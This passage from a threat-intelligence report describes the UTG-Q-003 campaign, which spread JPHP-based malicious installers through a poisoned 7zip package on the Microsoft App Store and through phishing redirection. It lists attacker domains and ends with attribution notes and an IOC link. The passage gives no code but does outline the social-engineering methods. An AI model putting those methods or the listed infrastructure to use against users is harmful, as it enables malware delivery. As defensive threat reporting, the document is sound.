resource sites and software development, suggesting that in the first stage of the attack, the attacker could deliver phishing emails inducing victims to enable message notifications. By leveraging legitimate website invasions for redirection, they could bypass email gateway detection. In the second stage, based on the target host's platform, the attacker can push customized phishing links, enticing victims to download and open bait files. This social engineering method is more credible than phishing emails prompting users to update software and is highly covert.


-

Domain
analiticaderetail.com
creatologics.com
www.50kmovie.com
linta.software
captionhost.net
www.bcca.kr
opwer.top
fms.net.br
leanbiome-leanbioome.com
zuripvp.tk
creatologics.com

In addition, UTG-Q-003 has also delivered installation packages of the following types, all based on the JPHP framework.


CATALOG
SUPPORT
REGISTRATION
TRADINGVIEW
CPU/GPU
NFT



CATALOG
SUPPORT
REGISTRATION
VALORANT
FORTNITE
CS2


CATALOG
SUPPORT
REGISTRATION
PHOTOSHOP
FL STUDIO
SKETCHBOOK PRO


Attribution and Impact

Based on telemetry data from QiAnXin Threat Intelligence Center, the number of downloads of this installation package from the Microsoft App Store has significantly increased since August. We suspect it may be related to the WinRAR vulnerability. Approximately four to five days after the public disclosure of the EXP for CVE-2023-38831, APT groups from East Asia initiated phishing attacks on mainland China. Some organizations may have requested employees to use compression software other than WinRAR. Additionally, domestic search engines have been manipulated by SEO black hat groups, making it difficult to find the official 7zip download site. Consequently, some users have to downloading 7zip from the Microsoft App Store, leading to compromise.

This explains why negative reviews on a Russian malicious installation package are submitted by Chinese users, which may seem ironic but reflects the current poor ecology of software downloads in China.



The registration information for the domains used by the attackers is related to Russia and Ukraine, but we cannot obtain information about foreign victims, especially in Russian-speaking regions. Therefore, relevant attribution cannot be determined.



Conclusion

Currently, all products based on QiAnXin Threat Intelligence Center's threat intelligence data, including QiAnXin Threat Intelligence Platform (TIP), Tianqing, Tianyan Advanced Threat Detection System, QiAnXin NGSOC, QiAnXin Situational Awareness, etc., already support accurate detection of such attacks.

IOC

For detailed IOC regarding UTG-Q-003, please refer to QiAnXin Threat Intelligence Center's RedDrip Team Github [1].

Reference Link

[1]. https://github.com/RedDrip7/APT_Digital_Weapon/tree/master/UTG-Q-003

UTG-Q-003 7ZIP SUPPLY CHAIN POISONING

分享到：